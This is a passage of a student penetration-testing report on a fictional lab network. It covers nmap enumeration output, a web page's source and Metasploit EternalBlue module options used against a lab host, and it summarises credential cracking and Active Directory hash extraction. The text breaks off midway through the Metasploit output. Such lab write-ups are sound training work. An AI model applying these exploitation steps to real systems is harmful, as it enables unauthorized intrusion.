ENPM634 FINAL PROJECT

UNIVERSITY OF
MARYLAND

Name	Directory ID	UID No
Aakash Raman	**araman99**	**119211663**
Bhavik Shah	**bshah007**	**118547640**
Marian John	**mjohn123**	**119379110**

DOCUMENT : PENETRATION TESTING FINAL REPORT

GROUP : DJDECRYPT CREW

GROUP NO : 2

Honor Pledge

"I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination."

Executive Summary

For the project scenario, Group DJDecrypt Crew was tasked to assess the security of The Masked DJ's IT environment with a specific focus on uncovering the identity of The Masked DJ. The client's primary concern was the potential leakage of the DJ's identity before an upcoming charity event. The goal was to identify and address vulnerabilities that could compromise the confidentiality of the DJ's identity. The following is the information provided by the Masked DJ's IT team to us:

The Masked DJ has a small office team that performs the office needs of The Masked DJ and they are:

- A booking manager who books events and travels for The Masked DJ.
- An IT manager who runs the IT infrastructure.
- A webmaster (currently on leave) who set up the initial IT environment and runs The Masked DJ's website. They have grand plans for a new version of the site to be launched just after the "unmasked" party.
- A Windows Server Machine that hosts the Masked DJ's Active Directory.

Current Security Posture of the Masked DJ's Environment

We gained access to all the systems provided to us by the Masked DJ's IT team. We first got into the booking manager's computer which led to the Masked DJ's Windows Server, the IT manager's computer, and finally the Webmaster's Web Server. The Web Server contained the unmasked pictures of the Masked DJ. A combination of vulnerabilities such as lack of Security Patching, Software Security, Cloud Security, Network Security, Security Awareness, and using Weak Passwords allowed us to successfully break into the environment and get the Masked DJ's photos.



Figure 1 - Current Security Posture of the Masked DJ's Environment

Summary of Findings

1. **Initial Foothold:** Exploited the "EternalBlue" vulnerability on a Windows 7 system to gain a foothold within the network.
2. **User Credential Exploitation:** Obtained and cracked the password for the "Bookings" user, providing access to the user's SMB drive.
3. **Active Directory Access:** Leveraged the compromised "Bookings" credentials to access the Active Directory, extracting the hash for multiple users.
4. **Brute-Force Password Attack:** Successfully conducted a brute-force attack on the IT Admin's password, further expanding our access within the IT infrastructure.
5. **KeePass Database Discovery:** Discovered a KeePass database on the IT Admin's system containing credentials for the webmaster user.
6. **Identity Revelation:** Utilized extracted credentials to access the webmaster's system, ultimately revealing the identity of The Masked DJ through SSH and AWS commands.

At the end, it was revealed that the Masked DJ is none other than **young Professor Kevin Shivers**.

Recommendations

The penetration testing has revealed crucial vulnerabilities within The Masked DJ's IT environment, demanding immediate attention. Recommendations include prompt patching of the Windows 7 VM, tightening port and service configurations, securing web page content to prevent data leaks, strengthening password policies, and implementing multi-factor authentication.

Additionally, securing critical files, especially the password of the KeePass database and its contents, and adopting AWS security best practices, including enabling MFA for S3 buckets, are imperative. Employee training on cybersecurity practices and the establishment of continuous monitoring systems for early threat detection are integral components of a comprehensive security enhancement strategy. These measures collectively aim to fortify the organization's defenses, safeguard The Masked DJ's identity, and ensure the success of future events and charitable initiatives.

Technical Report

Information Gathering and Enumeration

There are 4 machines on the network. But we know the IP address of only 1 machine, that is, the Ubuntu machine. Using the subnet of the same IP address, we performed a Nmap Host Discovery scan over the subnet to discover the IP addresses of the remaining 3 machines.



Figure 2 - IP address of machines on the network

After discovering the IP addresses, we performed a detailed enumeration of all the IP addresses to find the open ports and services running on the systems.

```
root@kali:~# nmap -A 192.168.204.136
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-25 00:53 EST
Nmap scan report for 192.168.204.136
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_  256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Masked DJ
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:31:5D:F4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3 - Enumeration of Ubuntu machine

The system running Ubuntu OS had only 2 services running on it – SSH and HTTP. On the HTTP port, it seems there is a website which has information about the Masked DJ. As per the rules of engagement, we know that this is the initial IT environment, and this is owned by the webmaster.



Figure 4 - Initial Webpage of Masked DJ

Next, we have the Windows system owned by the IT admin who runs the IT infrastructure.



Figure 5 - IT Admin's System

Upon performing enumeration of the IT Admin's system, we see that there is only 1 port open running Microsoft Terminal Services (RDP). We find an extremely interesting information like:

Domain name – maskeddj.enpm809q

```
root@kali:~# nmap -A 192.168.204.137
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-25 01:10 EST
Nmap scan report for 192.168.204.137
Host is up (0.0014s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
| Not valid before: 2023-11-18T03:12:32
|_Not valid after:  2024-05-19T03:12:32
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2023-11-25T06:11:09+00:00
|_ssl-date: 2023-11-25T06:11:09+00:00; +17s from scanner time.
MAC Address: 00:0C:29:2E:AB:E9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (94%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 16s, deviation: 0s, median: 16s
```

Figure 6 - Enumeration of IT Admin's system

The third system in the network is the Windows Server machine that is hosting the Masked DJ's Active

Directory.



Figure 7 - Masked DJ's Active Directory System

Upon performing enumeration on the Windows Server, we find that it is running several services which can be extremely interesting from our perspective:

- DNS – Port 53
- Kerberos – Port 88
- Microsoft RPC – Port 135, 593
- SMB – Port 137, 445
- LDAP – Port 389, 3268
- Kpasswd5? – Port 464



Figure 8 - Enumeration of Microsoft Server

The final machine is a Windows 7 system. From the rules of engagement, we know that this is used by the booking manager who uses it to book events and travel for the Masked DJ.



Figure 9 – Booking Manager's Server

Further enumeration of the Windows 7 system reveals that there are multiple ports open on the system but it is running only 2 services. The services running are SMB and RPC.



Figure 10 - Windows 7 System Enumeration

Initial Access

When we inspect the source code of the webpage of Masked DJ's website, there is a comment that says that the new site has some data in AWS stored by the webmaster, indicating that we need to gain access to the webmaster's machine.

```
<!-- Current site
     new one has some data in AWS for the migration
     Can't wait to be done with this junky old server!
               - webmaster 11/1/19
-->

<html>
<title>The Masked DJ</title>
<body>

<img src="maskeddj.jpg" align=center width=600>
<br><br>
<h1>Who is the Masked DJ?</h1>

No one knows!  And that's the best part of it!  Come for a night of great live music where you can dance and not focus on the DJ.  Coming to all the biggest nightclubs!

<h3>See one of our club nights in action.  MUCH DANCING!</h3>

<iframe width="420" height="315" src="https://www.youtube.com/embed/t_s8blIzY5U">
</iframe>

<h3>Remaining 2019 Shows</h3>
<ul>
<li>11/18 - ENPM809Q 0101 - College Park
<li>11/21 - ENPM809Q 0201 - College Park
<li>11/23 - Space Ibiza
<li>11/26 - Cream Liverpool
<li>11/27 - Republik - Honolulu
<li>11/28 - Turkey Day @ Nation, DC (RIP!)
<li>12/7 - XS Nightclub - Las Vegas
<li>12/9 - Random Alleyway - College Park
</ul>

<h3>Unmasking 2020 Show</h3>

On January 11th, 2020 the Masked DJ will take off their mask.  Discover who it is! Be there or be square - Berghain - Berlin, Germany

<h3>Want to book the masked DJ? Contact <a href="bookings@maskeddj.enpm809q">bookings@maskeddj.enpm809q</a></h3>

</body>
</html>
```

Figure 11 - HTML Source Code of Masked DJ's webpage

We know that the booking manager's system is running on Windows 7 OS. Windows 7 suffered from a major vulnerability called the "***EternalBlue***" vulnerability. Leveraging Metasploit, we were able to gain an initial foothold on the system with a Meterpreter shell.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.204.139  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                             oit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008
                                              R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2,
                                              Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
